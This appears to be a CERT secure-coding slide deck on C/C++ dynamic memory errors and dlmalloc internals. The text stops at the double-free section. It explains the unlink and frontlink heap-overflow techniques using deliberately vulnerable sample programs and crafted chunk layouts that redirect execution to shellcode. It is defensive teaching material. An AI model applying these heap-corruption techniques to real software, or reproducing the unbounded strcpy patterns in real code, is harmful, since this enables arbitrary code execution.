



Dynamic Memory Management

Secure Coding in C and C++

Robert C. Seacord

**CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890**

*The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.
© 2004 by Carnegie Mellon University
some images copyright www.arttoday.com*



Agenda

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Writing to Freed Memory

Double-Free

Mitigation Strategies

Notable Vulnerabilities



Dynamic Memory Management

Memory allocation in C:

- `calloc()`
- `malloc()`
- `realloc()`

Deallocated using the `free()` function.

Memory allocation in C++ using the `new` operator.

Deallocated using the `delete` operator.



Memory Management Functions - 1

`malloc(size_t size);`

- Allocates **size** bytes and returns a pointer to the allocated memory.
- The memory is not cleared.

`free(void * p);`

- Frees the memory space pointed to by **p**, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`.
- If `free(p)` has already been called before, undefined behavior occurs.
- If **p** is NULL, no operation is performed.



Memory Management Functions - 2

realloc(void *p, size_t size);

- Changes the size of the memory block pointed to by **p** to **size** bytes.
- The contents will be unchanged to the minimum of the old and new sizes.
- Newly allocated memory will be uninitialized.
- If **p** is NULL, the call is equivalent to `malloc(size)`.
- if **size** is equal to zero, the call is equivalent to `free(p)`.
- Unless **p** is NULL, it must have been returned by an earlier call to `malloc()`, `calloc()`, or `realloc()`.



Memory Management Functions - 3

calloc(size_t nmemb, size_t size);

- Allocates memory for an array of **nmemb** elements of **size** bytes each and returns a pointer to the allocated memory.
- The memory is set to zero.



Memory Managers

Manage both allocated and deallocated memory.

Run as part of the client process.

Use a variant of the dynamic storage allocation algorithm described by Knuth.

Memory allocated for the client process and memory allocated for internal use, is all within the addressable memory space of the client process.



Methods to do Dynamic Storage Allocation - 1

Best-fit method - An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n .

First-fit method - Returns the first chunk encountered containing n or more bytes.

To prevent fragmentation, a memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful.



Methods to do Dynamic Storage Allocation - 2

Memory managers return chunks to the available space list as soon as they become free and consolidate adjacent areas.

The boundary tags are used to consolidate adjoining chunks of free memory so that fragmentation is avoided.

The size field simplifies navigation between chunks.



Agenda

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Writing to Freed Memory

Double-Free

Mitigation Strategies

Notable Vulnerabilities



Dynamic Memory Management Errors

Initialization errors,

Failing to check return values,

Writing to already freed memory,

Freeing the same memory multiple times,

Improperly paired memory management functions,

Failure to distinguish scalars and arrays,

Improper use of allocation functions.



Initialization

Most C programs use `malloc()` to allocate blocks of memory.

A common error is assuming that `malloc()` zeros memory.

Initializing large blocks of memory can impact performance and is not always necessary.

Programmers have to initialize memory using `memset()` or by calling `calloc()`, which zeros the memory.



Initialization – Example Program

```
1. /* return y = Ax */
2. int *matvec(int **A, int *x, int n) {
3.     int *y = malloc(n * sizeof(int));
4.     int i, j;

5.     for (i = 0; i < n; i++)
6.         for (j = 0; j < n; j++)
7.             y[i] += A[i][j] * x[j];
8.     return y;
9. }
```



Failing to Check Return Values - 1

Memory is a limited resource and can be exhausted.

Memory allocation functions report status back to the caller.

- `VirtualAlloc()` returns `NULL`,
- Microsoft Foundation Class Library (MFC) operator `new` throws `CMemoryException *`,
- `HeapAlloc()` may return `NULL` or raise a structured exception.

The application programmer should:

- determine when an error has occurred.
- handle the error in an appropriate manner.



Failing to Check Return Values - 2

The standard `malloc()` function returns a NULL pointer if the requested space cannot be allocated.

When memory cannot be allocated a consistent recovery plan is required.

`PhkMalloc` provides an `X` option that instructs the memory allocator to `abort()` the program with a diagnostic message on standard error rather than return failure.

This option can be set at compile time by including in the source:

- `extern char *malloc_options;`
- `malloc_options = "X".`

rCs2



Checking Return Codes from `malloc()`

```
1. int *i_ptr;  
2. i_ptr = (int*)malloc(sizeof(int)*nelements_wanted);  
3. if (i_ptr != NULL) {  
4.     i_ptr[i] = i;  
5. }  
6. else {  
7.     /* Couldn't get the memory - recover */
```



Failing to Check Return Values - 3

The standard behavior of the `new` operator in C++ is to throw a `bad_alloc` exception in the event of allocation failure.

- `T* p1 = new T; // throws bad_alloc.`
- `T* p2 = new(nothrow) T; //returns 0 on failure.`

Using the standard form of the `new` operator allows a programmer to encapsulate error-handling code for allocation.

The result is cleaner, clearer, and generally more efficient design.



Exception Handling for Standard new operator

```
1. try {
2.     int *pn = new int;
3.     int *pi = new int(5);
4.     double *pd = new double(55.9);
5.     int *buf = new int[10];
6.     . . .
7. }
8. catch (bad_alloc) {
9.     // handle failure from new
10. }
```

.



Incorrect use of Standard new Operator

```
1. int *ip = new int;
2. if (ip) { // condition always true
3.     . . .
4. }
5. else {
6.     // will never execute
7. }
```



Referencing Freed Memory - 1

Once memory has been freed, it is still possible to read or write from its location if the memory pointer has not been set to null.

An example of this programming error:

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

The correct way to perform this operation is to save the required pointer before freeing:

```
for (p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
}
```



Referencing Freed Memory - 2

Reading from already freed memory almost always succeeds without a memory fault, because freed memory is recycled by the memory manager.

There is no guarantee that the contents of the memory has not been altered.

While the memory is usually not erased by a call to `free()`, memory managers may use some of the space to manage free or *unallocated* memory.

If the memory chunk has been reallocated, the entire contents may have been replaced.



Referencing Freed Memory - 3

These errors may go undetected because the contents of memory may be preserved during testing but eventually modified during operation.

Writing to a memory location that has already been freed is also unlikely to result in a memory fault but could result in a number of serious problems.

If the memory has been reallocated, a programmer may overwrite memory believing that a memory chunk is *dedicated* to a particular variable when in reality it is being *shared*.



Referencing Freed Memory - 4

In this case, the variable contains whatever data was written last.

If the memory has not been reallocated, writing to a free chunk may overwrite and corrupt the data structures used by the memory manager.

This can be used as the basis for an exploit when the data being written is controlled by an attacker.



Freeing Memory Multiple Times


Freeing the same memory chunk more than once is dangerous because it can corrupt the data structures in the memory manager in a manner that is not immediately apparent.

```
1. x = malloc(n * sizeof(int));  
2. /* manipulate x */  
3. free(x);  
  
4. y = malloc(n * sizeof(int));  
5. /* manipulate y */  
6. free(x);
```

rCs1



Dueling Data Structures - 1





Dueling Data Structures - 2

If a program traverses each linked list freeing each memory chunk pointer several memory chunks will be freed twice.

If the program only traverses a single list (and then frees both list structures), memory will be leaked.

It is less dangerous to leak memory than to free the same memory twice.

This problem can also happen when a chunk of memory is freed as a result of error processing but then freed again in the normal course of events.



Improperly Paired Memory Management Functions

Memory management functions must be properly paired.

If `new` is used to obtain storage, `delete` should be used to free it.

If `malloc()` is used to obtain storage, `free()` should be used to free it.

Using `free()` with `new` or `malloc()` with `delete()` is a bad practice.



Improperly Paired Memory Management Functions – Example Program

```
1. int *ip = new int(12);  
   . . .  
2. free(ip); // wrong!  
3. ip = static_cast<int *>(malloc(sizeof(int)));  
4. *ip = 12;  
   . . .  
5. delete ip; // wrong!
```



Failure to Distinguish Scalars and Arrays

The `new` and `delete` operators are used to allocate and deallocate scalars:

```
Widget *w = new Widget(arg);  
delete w;
```

The `new []` and `delete []` operators are used to allocate and free arrays:

```
w = new Widget[n];  
delete [] w;
```



Improper Use of Allocation Functions - 1

`malloc(0)` - A border condition that can lead to memory management errors using the `malloc()` function is zero-length allocations.

If the size of the space requested is zero, a C runtime library can return a NULL pointer.

The safest and most portable solution is to ensure zero-length allocation requests are not made.



Improper Use of Allocation Functions - 2

`alloca()` -

- Allocates memory in the stack frame of the caller.
- This memory is automatically freed when the function that called `alloca()` returns.
- Returns a pointer to the beginning of the allocated space.
- Implemented as an in-line function consisting of a single instruction to adjust the stack pointer.
- Does not return a null error and can make allocations that exceed the bounds of the stack.



Improper Use of Allocation Functions -

3

Programmers may also become confused because having to `free()` calls to `malloc()` but not to `alloca()`.

Calling `free()` on a pointer not obtained by calling `calloc()` or `malloc()` is a serious error.

The use of `alloca()` is discouraged.

It should not be used with large or unbounded allocations.



Agenda

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Writing to Freed Memory

Double-Free

Mitigation Strategies

Notable Vulnerabilities



Doug Lea's Memory Allocator


The GNU C library and most versions of Linux are based on Doug Lea's `malloc` (`dlmalloc`) as the default native version of `malloc`.

Doug Lea:

- Releases `dlmalloc` independently and others adapt it for use as the GNU libc allocator.
- `Malloc` manages the heap and provides standard memory management.
- In `dlmalloc`, memory chunks are either allocated to a process or are free.




dlmalloc Memory Management - 1



Allocated chunk

The first four bytes of allocated chunks contain the last four bytes of user data of the previous chunk.



Free chunk

The first four bytes of free chunks contain the size of the previous chunk in the list.



dlmalloc Memory Management - 2

Free chunks:

- Are organized into double-linked lists.
- Contain forward and back pointers to the next and previous chunks in the list to which it belongs.
- These pointers occupy the same eight bytes of memory as user data in an allocated chunk.

The chunk size is stored in the last four bytes of the free chunk, enabling adjacent free chunks to be consolidated to avoid fragmentation of memory.



dlmalloc Memory Management - 3

Allocated and free chunks make use of a `PREV_INUSE` bit to indicate whether the previous chunk is allocated or not.

Since chunk sizes are always two-byte multiples, the size of a chunk is always even and the low-order bit is unused.

The `PREV_INUSE` bit is stored in the low-order bit of the chunk size.

If the `PREV_INUSE` bit is clear, the four bytes before the current chunk size contain the size of the previous chunk and can be used to find the front of that chunk.




dlmalloc Memory Management - 4

In `dlmalloc`:

- Free chunks are arranged in circular double-linked lists or *bins*.
- Each double-linked list has a *head* that contains forward and back pointers to the first and last chunks in the list.
- The forward pointer in the last chunk of the list and the back pointer of the first chunk of the list both point to the head element.
- When the list is empty, the head's pointers reference the head itself.



Free List Double-linked Structure





dldmalloc - 1

Each bin holds chunks of a particular size so that a correctly-sized chunk can be found quickly.

For smaller sizes, the bins contain chunks of one size. As the size increases, the range of sizes in a bin also increases.

For bins with different sizes, chunks are arranged in descending size order.

There is a bin for recently freed chunks that acts like a cache. Chunks in this bin are given one chance to be reallocated before being moved to the regular bins.



dldmalloc - 2

Memory chunks are consolidated during the `free()` operation.

If the chunk located immediately before the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed.

If the chunk located immediately after the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed.

The resulting consolidated chunk is placed in the appropriate bin.



The unlink Macro

```


1. #define unlink(P, BK, FD) { \
2.   FD = P->fd; \
3.   BK = P->bk; \
4.   FD->bk = BK; \
5.   BK->fd = FD; \
6. }

```

rCs11



Four-step unlink Example





Agenda

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Writing to Freed Memory

Double-Free

Mitigation Strategies

Notable Vulnerabilities



Buffer Overflows

Dynamically allocated memory is vulnerable to buffer overflows.

Exploiting a buffer overflow in the heap is generally considered more difficult than smashing the stack.

Buffer overflows can be used to corrupt data structures used by the memory manager to execute arbitrary code.



Unlink Technique

The unlink technique:

- Introduced by Solar Designer.
- Used against versions of Netscape browsers, `traceroute`, and `slocate` that used `dmalloc`.
- Used to exploit a buffer overflow to manipulate the boundary tags on chunks of memory to *trick* the unlink macro into writing four bytes of data to an arbitrary location.



Code Vulnerable to an Exploit Using the unlink Technique - 1

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

Memory allocation chunk 1

Memory allocation chunk 2

Memory allocation chunk 3



Code Vulnerable to an Exploit Using the unlink Technique - 2

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

The program accepts a single string argument that is copied into first

This unbounded strcpy() operation is susceptible to a buffer overflow.



Code Vulnerable to an Exploit Using the unlink Technique - 3

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

the program calls free() to deallocate the first chunk of memory



Code Vulnerable to an Exploit Using the unlink Technique - 4

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

If the second chunk is unallocated, the free() operation will attempt to consolidate it with the first chunk.




Code Vulnerable to an Exploit Using the unlink Technique - 5

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

To determine whether the second chunk is unallocated, free() checks the PREV_INUSE bit of the third chunk




Using the Size Field to Find the Start of the Next Chunk






Malicious Argument used in unlink Technique

First Chunk



Second Chunk



Code Vulnerable to an Exploit Using the unlink Technique - 6

```

1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }

```

This argument overwrites the previous size field, size of chunk, and forward and backward pointers in the second chunk— altering the behavior of the call to free()



Code Vulnerable to an Exploit Using the unlink Technique - 7

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

The size field in the second chunk is overwritten with the value -4 so that when free() attempts to determine the location of the third chunk by adding the size field to the starting address of the second chunk, it instead subtracts 4



Code Vulnerable to an Exploit Using the unlink Technique - 8

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.     char *first, *second, *third;
5.     first = malloc(666);
6.     second = malloc(12);
7.     third = malloc(12);
8.     strcpy(first, argv[1]);
9.     free(first);
10.    free(second);
11.    free(third);
12.    return(0);
13. }
```

Doug Lea's malloc now mistakenly believes that the start of the next contiguous chunk is 4 bytes before the start of the second chunk.



Code Vulnerable to an Exploit Using the unlink Technique - 9

```

1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char *argv[]) {
4.      char *first, *second, *third;
5.      first = malloc(666);
6.      second = malloc(12);
7.      third = malloc(12);
8.      strcpy(first, argv[1]);
9.      free(first);
10.     free(second);
11.     free(third);
12.     return(0);
13. }

```

The malicious argument makes sure that the location where dmalloc finds the PREV_INUSE bit is clear, tricking dmalloc into believing the second chunk is unallocated—so the free() operation invokes the unlink() macro to consolidate the two chunks



Memory in Second Chunk - 1

even int
-4
fd = FUNCTION_POINTER - 12
bk = CODE_ADDRESS
remaining space
Size of chunk

The first line of unlink, FD = P->fd, assigns the value in P->fd (which has been provided as part of the malicious argument) to FD



Memory in Second Chunk - 2

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

The second line of the unlink macro, BK = P->bk, assigns the value of P->bk, which has also been provided by the malicious argument to BK



Memory in Second Chunk - 3

even int	
-4	0
fd = FUNCTION_POINTER - 12	
bk = CODE_ADDRESS	
remaining space	
Size of chunk	

The third line of the unlink() macro, FD->bk = BK, overwrites the address specified by FD + 12 (the offset of the bk field in the structure) with the value of BK



The unlink() Macro - 1

The unlink() macro writes four bytes of data supplied by an attacker to a four-byte address also supplied by the attacker.

Once an attacker can write four bytes of data to an arbitrary address, it is easy to execute arbitrary code with the permissions of the vulnerable program.

An attacker can provide the address of the instruction pointer on the stack and use the unlink() macro to overwrite the address with the address of malicious code.



The unlink() Macro - 2

An attacker can:

- overwrite the address of a function called by the vulnerable program with the address of malicious code.
- examine the executable image to find the address of the jump slot for the `free()` library call.

The address - 12 is included in the malicious argument so that the `unlink()` method overwrites the address of the `free()` library call with the address of the shellcode.

The shellcode is then executed instead of the call to `free()`.



Unlink Technique

Exploitation of a buffer overflow in the heap is not particularly difficult.

It is difficult to determine the size of the first chunk so that the boundary tag for the second argument can be precisely overwritten.

An attacker can copy and paste the `request2size(req,nb)` macro from `dlmalloc` into his or her exploit code and use this macro to calculate the size of the chunk.



Frontlink Technique - 1

The frontlink technique is more difficult to apply than the unlink technique but potentially as dangerous.

When a chunk of memory is freed, it must be linked into the appropriate double-linked list.

In some versions of `dlmalloc`, this is performed by the `frontlink()` code segment.

The `frontlink()` code segment can be exploited to write data supplied by the attacker to an address also supplied by the attacker.



Frontlink Technique - 2

The attacker:

- Supplies the address of a memory chunk and not the address of the shell code,
- Arranges for the first four bytes of this memory chunk to contain executable code.

This is accomplished by writing these instructions into the last four bytes of the previous chunk in memory.



The frontlink Code Segment

```
1. BK = bin;
2. FD = BK->fd;
3. if (FD != BK) {
4.     while (FD != BK && S < chunksize(FD))
5.         {
6.         FD = FD->fd;
7.         }
8.     BK = FD->bk;
9.     }
10. P->bk = BK;
11. P->fd = FD;
11.FD->bk = BK->fd = P
```



Sample Code Vulnerable to an Exploit using the frontlink Technique - 1

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

The program
allocates six
memory
chunks (lines
6-11)

copy argv[2] into the first
chunk



Frontlink Technique - 3

An attacker can provide a malicious argument containing shellcode so that the last four bytes of the shellcode are the jump instruction into the rest of the shellcode, and these four bytes are the last four bytes of the first chunk.

To ensure this, the chunk being attacked must be a multiple of eight bytes minus four bytes long.



Sample Code Vulnerable to an Exploit using the frontlink Technique - 2

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

When the fifth chunk is freed it is put into a bin



Sample Code Vulnerable to an Exploit using the frontlink Technique - 3

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

The fourth chunk in memory is *seeded* with carefully crafted data (argv[1]) so that it overflows.

The address of a fake chunk is written into the forward pointer of the fifth chunk.



Sample Code Vulnerable to an Exploit using the frontlink Technique - 4

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

This fake chunk contains the address of a function pointer (minus 8) in the location where the back pointer is normally found.

A suitable function pointer is the first destructor function stored in the .dtors section of the program.



Sample Code Vulnerable to an Exploit using the frontlink Technique - 5

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]);
13.    free(fifth);
14.    strcpy(fourth, argv[1]);
15.    free(second);
16.    return(0);
17. }
```

An attacker can discover this address by examining the executable image.



Sample Code Vulnerable to an Exploit using the frontlink Technique - 6

```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.    char *first, *second, *third;
5.    char *fourth, *fifth, *sixth;
6.    first = malloc(strlen(argv[2]) + 1);
7.    second = malloc(1500);
8.    third = malloc(12);
9.    fourth = malloc(666);
10.   fifth = malloc(1508);
11.   sixth = malloc(12);
12.   strcpy(first, argv[2]);
13.   free(fifth);
14.   strcpy(fourth, argv[1]);
15.   free(second);
16.   return(0);
17. }
```

When the second chunk is freed, the frontlink() code segment inserts it into the same bin as the fifth chunk



The frontlink Code Segment - 1

```
1.  BK = bin;
2.  FD = BK->fd;
3.    if (FD != BK) {
4.      while (FD != BK && S <
chunksize(FD)) {
5.        FD = FD->fd;
6.      }
7.      BK = FD->bk;
8.    }
9.    P->bk = BK;
10.   P->fd = FD;
11.   FD->bk = BK->fd = P;
```

Second is smaller than fifth

The While loop is executed in the frontlink() code segment (lines 4-6)



The frontlink Code Segment - 2

```
1. BK = bin;
2. FD = BK->fd;
3.   if (FD != BK) {
4.     while (FD != BK && S <
5.     chunksize(FD)) {
6.       FD = FD->fd;
7.     }
8.     BK = FD->bk;
9.   }
10. P->bk = BK;
11. P->fd = FD;
12. FD->bk = BK->fd = P;
```

The forward pointer of the fifth chunk is stored in the variable FD



The frontlink Code Segment - 3

```
1. BK = bin;
2. FD = BK->fd;
3.   if (FD != BK) {
4.     while (FD != BK && S <
5.     chunksize(FD)) {
6.       FD = FD->fd;
7.     }
8.     BK = FD->bk;
9.   }
10. P->bk = BK;
11. P->fd = FD;
12. FD->bk = BK->fd = P;
```

The back pointer of this fake chunk is stored in the variable BK

BK now contains the address of the function pointer (minus 8)
The function pointer is overwritten by the address of the second chunk.



The frontlink Code Segment - 4

```
1. BK = bin;
2. FD = BK->fd;
3.   if (FD != BK) {
4.     while (FD != BK && S <
   chunksize(FD)) {
5.   FD = FD->fd;
6.   }
7.   BK = FD->bk;
8.   }
9.   P->bk = BK;
10.  P->fd = FD;
11.  FD->bk = BK->fd = P;
```

BK now contains the address of the function pointer (minus 8)

The function pointer is overwritten by the address of the second chunk.



Sample Code Vulnerable to an Exploit using the frontlink Technique - 7

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.   char *first, *second, *third;
5.   char *fourth, *fifth, *sixth;
6.   first = malloc(strlen(argv[2]) + 1);
7.   second = malloc(1500);
8.   third = malloc(12);
9.   fourth = malloc(666);
10.  fifth = malloc(1508);
11.  sixth = malloc(12);
12.  strcpy(first, argv[2]);
13.  free(fifth);
14.  strcpy(fourth, argv[1]);
15.  free(second);
16.  return(0);
17. }
```

The call of return(0) causes the program's destructor function to be called, but this executes the shellcode instead.



Agenda

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Writing to Freed Memory

Double-Free

Mitigation Strategies

Notable Vulnerabilities



Double-Free Vulnerabilities

